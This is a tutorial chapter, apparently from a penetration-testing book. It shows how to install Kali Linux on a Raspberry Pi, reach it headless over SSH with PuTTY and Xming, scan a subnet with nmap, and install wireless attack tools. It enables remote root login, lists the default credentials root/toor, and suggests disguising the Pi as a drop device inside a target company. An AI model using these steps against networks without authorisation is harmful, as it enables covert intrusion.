Installing Kali on a Raspberry PI

Kali is not limited to running from a traditional computer platform. The incredible Kali development team has put in a lot of effort into making Kali a multi-platform security testing framework. In this section we will learn how to install Kali Linux on a Raspberry Pi, connect to it remotely via Windows 7 and use it to perform some basic wireless security tests.

Introduction


Raspberry Pi is a very inexpensive fully functional “credit card” sized computer that comes in several models. The Pi has an ARM based processor, and its own operating system. But other operating systems compiled for ARM can also run on the Pi. The good folks at Offensive Security have created a Kali Linux image for the Raspberry Pi, so installation could not be easier. All you need is a Raspberry Pi, the Kali Image, and an SD Card. We will also use a Windows system to write the image to the SD card, and then use it to connect to the Pi via SSH. This will allow us to run the Pi “headless”, without a keyboard, mouse or monitor, and control it remotely from Windows.

Though I will be using the older “model B” version in this chapter, the new “Raspberry Pi 3” comes with a 1.2GHz 64-bit quad-core processor and has about 10x the performance of the original PI making this an even more attractive platform for security testing. At the time of this writing, a Kali image specifically made for the Pi 3 is not available. Though the Pi 3 is supposed to be backward compatible, I am not sure if there are any issues with running the latest version of Kali on the Pi 3.

Pi Power Supplies and Memory Cards

Before we get started, let me quickly cover power issues with the Raspberry Pi. A Power adapter does not normally come with the Pi. If the adapter you use does not provide enough amperage the Pi will act erratic, especially when you try to plug in a USB device like a Wi-Fi card. The manufacturer recommends that you use at least a 2 amp power supply (*2.5 amps for the Raspberry PI 3*). Many micro USB power adapters only provide one amp or less. I have had very good luck with a 2.1 Amp adapter from Rocketfish.

The Pi also comes without a required SDHC memory card. An easy rule to follow when selecting a card is, the faster the better. I used a Sony 16GB Sony memory card with a stated transfer rate of 15MB/s.



Warning:

Any data on the card will be wiped during install.

Installing Kali on a Raspberry Pi

Let’s get started by downloading and installing Kali Linux on the Pi.

1. Download the ***Kali Linux Raspberry Pi ARM Image*** for your model Pi to your Windows system:

   (https://www.offensive-security.com/kali-linux-arm-images/)

2. The image file is compressed so you will need to expand it.
3. Next, download and install ***Win32 Disk Imager***.

   (https://sourceforge.net/projects/win32diskimager/)

4. Now you need to install the image on to your SD card using Win32 Disk Imager.

Just connect your SD card into your Windows SD card reader and run Disk Imager. Point it to your Kali image that you downloaded and select the drive letter of your SD card. ***As it writes over the SD card in the target drive, make sure the correct drive for your system is selected.***

5. Then just hit, "***Write***":




Image File: D:/Downloads/kali-2.1-rpi.img/kali-2.1-rpi.img

Device: [F:\]

□ MD5 Hash:

Progress: 5%

Version: 0.9.5

11.7532MB/s

Disk Imager will write the Kali Linux image to your SD card.

6. When finished, eject the SD card from Windows and insert it into the SD card slot on your Raspberry Pi. Connect your video, Ethernet cable, keyboard and mouse.

7. Connect power to the Raspberry Pi and in a few seconds it will boot up into Kali.

And that is it, you know have a Raspberry Pi Pentesting platform! Running the Pi with a keyboard and monitor attached is a good way to get started. You may want to play around a bit with it before we move on.

Connecting to a "Headless" Pi Remotely using Putty and Xming

You can control the Pi remotely over the LAN from our Windows box through your favorite remote control service like VNC or SSH. We will cover how to connect to the Pi through SSH using Putty and Xming. You don't really need to do this, and if you don't want to you can go ahead and skip ahead to the next chapter if you would like. But running a Pi headless does add some interesting capabilities.

If you are familiar with using older Kali versions on a Pi, a new step in Kali 2 is that we need to enable Root login in the SSH config file, or we will not be able to login remotely as root.

> ***"nano /etc/ssh/sshd_config"***
> Change "***PermitRootLogin prohibit-password***" to "***PermitRootLogin yes***"
> Save and Exit
> Then restart ssh, "***/etc/init.d/ssh restart***" or "***service ssh restart***"

We will now be able to login remotely as Root. This will be fine for our examples here. *But obviously there are security issues with allowing remote root access to a device, so please consider the ramifications of this in your environment before proceeding.*


1. Download "***Putty***" for Windows:

   (http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html)

2. Run Putty and enter the IP address for your Raspberry Pi. You can get this by typing "*ifconfig*" if you have a keyboard attached, by checking the address given to it by your router if you are running Kali headless, or by scanning your subnet with nmap (one command you can use is "***nmap 192.168.1.0/24 -T4 -F***").

   My IP address is ***192.168.1.135***.

3. Make sure port 22 is entered and select "***SSH***" as the connection type as shown below:



PuTTY Configuration
Category:
Session
Logging
Terminal
Keyboard
Bell
Features
Window
Basic options for your PuTTY session
Specify the destination you want to connect to

Host Name (or IP address): 192.168.1.135
Port: 22
Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial

4. Then just hit "***Open***".
5. Click "***yes***" if you receive a Putty Security alert message.
6. You will be asked to log into the Raspberry Pi. If this is the first time, just use the Kali default credentials:

   Username: root

   Password: toor



```
login as: root
root@192.168.1.135's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 28 18:11:40 2015 from winders-pc
root@kali:~#
```

And that's it! Now you can run any of the text commands you want on your Raspberry Pi remotely from your Windows System.


Viewing Graphical X Windows Programs Remotely through Putty

You can run any text based program through Putty, but if you try to run a graphical program it will not work. We can run the X based programs over a remote Putty connection if we use Xming, the X Server for Windows.

1. To do so, download and install **Xming**:

   (https://sourceforge.net/projects/xming/)

2. When asked which components to install click, "***Don't install an SSH client***" and then finish installation:



Setup - Xming

Select Components

Which components should be installed?


Select the components you want to install; clear the components you do not want to install. Click Next when you are ready to continue.

Custom installation

☑ Xming binary 4.1 MB
☑ Non US Keyboard support 3.4 MB
☑ XLaunch wizard - frontend for Xming 1.0 MB
☑ Run utility - start programs with hidden console window 0.1 MB
○ Normal PuTTY Link SSH client 0.3 MB
○ Portable PuTTY Link SSH client - use with Portable PuTTY 0.3 MB
● Don't install an SSH client

Current selection requires at least 9.0 MB of disk space.

3. Now open Putty again and enter the IP address and port for your Raspberry Pi:



PuTTY Configuration

Basic options for your PuTTY session

Specify the destination you want to connect to


Host Name (or IP address): 192.168.1.135

Port: 22

Connection type: ○ Raw ○ Telnet ○ Rlogin ● SSH ○ Serial

4. Now expand the SSH Connection tab on the left under "***Category > Connection***" and then click on "***X11***".

5. Click, "***Enable X11 forwarding***" and type in "***localhost:0***" as the X display location as seen below:



X11 forwarding

☑ Enable X11 forwarding

X display location: localhost:0


Remote X11 authentication protocol ● MIT-Magic-Cookie-1 ○ XDM-Authorization-1

X authority file for local display:

6. Go ahead and start the putty session (make sure Xming is running in the background).

Now any program that has a graphical interface will now show up on your Windows system.

7. Now enter, "***wireshark &***", you should see a separate window open up and in a few seconds the graphical Wireshark interface will appear on your Windows system:




```
login as: root
root@192.168.1.135's password:

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Mar  1 13:11:34 2016 from desktop-gtm6akj
root@kali:~# cd /usr/bin
root@kali:/usr/bin# wireshark &
[1] 626
root@kali:/usr/bin# Gtk-Message: GtkDialog mapped without a transient parent. Th
is is discouraged.
```

Wireshark will now run remotely just as if you are running it directly on the Raspberry Pi. If you are using a graphical program and it seems to have frozen, check to see if another Xming window has opened in the background that is awaiting your input.

Just a note, the command "***startx***" isn't going to work right when ran over Putty. If you really must have the desktop up, with X11 forwarding enabled all you need to do is simply type:

```
xfce4-session
```

This will start a desktop session over X and you will be able to see the whole Kali desktop remotely on your Windows System as seen below:



The desktop is not required remotely though, and in many cases it is much easier to just run commands from the command prompt without starting the desktop. Doing so will also save some precious resources on the Pi. Also, if you are running dual monitors in Windows the desktop interface will take up all of them making it a bit hard to navigate around.

Conclusion

In this section we have covered how to install Kali on the Raspberry Pi. We also saw how to connect to a Raspberry Pi remotely and run programs on it from a Windows System. In the next chapter we will take a closer look at running tools on the Pi.

Though much more of an advanced topic, the important thing to note from this chapter is that the Pi can run Kali and can be connected to remotely. This capability can be of great interest to a penetration tester as the Pi could be easily disguised as something else and left inside a target company. The security tester could then connect to the Pi remotely and have a fully functional device running Kali inside the corporation’s firewall.

Resources

Raspberry Pi website - https://www.raspberrypi.org/

Kali Raspberry Pi ARM Image - https://www.offensive-security.com/kali-linux-arm-images/

Win32 Disk Imager - http://sourceforge.net/projects/win32diskimager/

Putty Download - http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html

Xming - http://sourceforge.net/projects/xming/

Enable SSH root login on Debian Linux Server - https://linuxconfig.org/enable-ssh-root-login-on-debian-linux-server

Chapter 31

Wireless Security Testing with Raspberry Pi

Most of the commands that run in Backtrack 5/ Kali will have no problems running on the Raspberry Pi. Playing with the various tools in Kali on the PI works very well, and is a lot of fun. In this chapter we will take a quick look at installing and using wireless tools remotely on a Pi.

Upgrading your Kali Install

As always you will want to upgrade the Kali on your Pi:

```
apt-get update
apt-get dist-upgrade
```

This ensures that the latest and greatest software is installed. You can do this "headless" via remote if you need to, but would be better using a keyboard, mouse and monitor.

Scanning Networks with your Pi

First let's run nmap from the Pi to scan the network subnet and see what it can find. I will use the setup from the last chapter and run the commands remotely through Putty. You could run the commands locally on the Pi as well if you would prefer.

At the Kali prompt type, "***nmap -sP 192.168.1.0/24***"


This command uses nmap to perform a quick "ping" scan to tell us what systems are up. The entire subnet (192.168.1.1-255) is scanned. Now, the problem you will see fairly quickly is that not too many of the standard Kali tools come pre-installed on the Pi anymore.

Installing Kali Metapackages

To save space, the default Raspberry Pi image is a fairly minimalist install, meaning you need to install the tools that you want. Wireshark, Hydra, John the Ripper, nmap, Aircrack-ng and a handful of other tools are installed by default. But if you need anything more than these basic tools, you will need to install them yourself.

Kali makes this a little easier by bundling common tools together in "Metapackages". Kali has several "Metapackages" that are available for install. To see what packages are available, use the apt-cache search command:

```
apt-cache search kali-linux
```



```
root@kali:~# apt-cache search kali-linux
kali-linux - Kali Linux base system
kali-linux-all - Kali Linux - all packages
kali-linux-forensic - Kali Linux forensic tools
kali-linux-full - Kali Linux complete system
kali-linux-gpu - Kali Linux GPU tools
kali-linux-nethunter - Kali Linux Nethunter tools
kali-linux-pwtools - Kali Linux password cracking tools
kali-linux-rfid - Kali Linux RFID tools
kali-linux-sdr - Kali Linux SDR tools
kali-linux-top10 - Kali Linux Top 10 tools
kali-linux-voip - Kali Linux VoIP tools
kali-linux-web - Kali Linux webapp assessment tools
kali-linux-wireless - Kali Linux wireless tools
root@kali:~#
```

As you can see there are several available, the most popular ones are the Kali Top 10 tools, wireless and web app assessment tools. At the time of this writing I did run into several issues trying to get these tools installed and working. They worked fine in the Kali 2.0 “Sana” version, so I am sure the issues will soon be addressed in the new Kali 2.1 “2016-Rolling” version.


The Top 10 is nice as it installs the top 10 most commonly used Kali tools. And the wireless tools are always handy to have on a Pi. I do not recommend performing a full package install on the older Pi. This will take an extremely long time to install on your device and is kind of unnecessary as the smaller Metapackages most likely include the tools you already need. You could also run into resource problems if you install the entire toolset.

A full explanation of Metapackages is available on the Kali Website:

https://www.kali.org/news/kali-linux-metapackages/

According to the website, you can list what tools are included in each package by using the *apt-cache show* command with *grep*. The command to list all the wireless tools would be:


apt-cache show kali-linux-web |grep Depends



```
root@kali:/usr/share# apt-cache show kali-linux-wireless |grep Depends
Depends: kali-linux, kali-linux-sdr, aircrack-ng, pyrit, asleap, bluelog, bluera
nger, bluesnarfer, bluez, bluez-hcidump, btscanner, bully, cowpatty, crackle, ea
pmd5pass, fern-wifi-cracker, giskismet, iw, killerbee, kismet, libfreefare-bin,
libnfc-bin, macchanger, mdk3, mfcuk, mfoc, mfterm, python-rfidiot, reaver, redfa
ng, rfcat, rfkill, sakis3g, spectools, spooftooph, ubertooth, wifi-honey, wifita
p, wifite, wireshark
root@kali:/usr/share#
```

As we will cover Fern-Wifi-cracker a little later, let’s go ahead and install the wireless Metapackage.

At a terminal prompt on the Raspberry Pi enter, “***apt-get install kali-linux-wireless***”:




```
root@kali:~# apt-get install kali-linux-wireless
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

Sit back and relax, the install will take a while to run. When the install is complete the new files will be located in the “***/usr/share***” folder. If you have used Kali on a Pi before you will notice that the tools are now in the regular “usr/share” folder, an earlier version put a few of the tools in the “/usr/bin” folder.

Using a Wireless Network Adapter


Now that we have the wireless metapackage installed, let’s look at using some of the wireless tools. To use a wireless card, simply plug your USB Wi-Fi adapter into the Pi and boot it up. I used the same TP-Link TL-WN722N Wi-Fi adapter used in the earlier chapters. One thing I noticed, you may need to power cycle the Pi if it doesn’t boot up right after plugging in your Wi-Fi adapter.

At a Pi terminal prompt type “***ifconfig***”



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.135  netmask 255.255.255.0  broadcast
        inet6 [redacted] prefixlen 64  scope
        ether                            len 1000  (Ethernet)
        RX packets 413  bytes 61851 (60.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 173  bytes 22956 (22.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collis

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collis

wlxf8d1[redacted]: flags=4099<UP,BROADCAST,MULTICAST>  mtu 150
        ether f8:d1:[redacted]  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collis

root@kali:~# 
```

Check to see if your Wi-Fi adapter is listed. It should show up as wlan0.

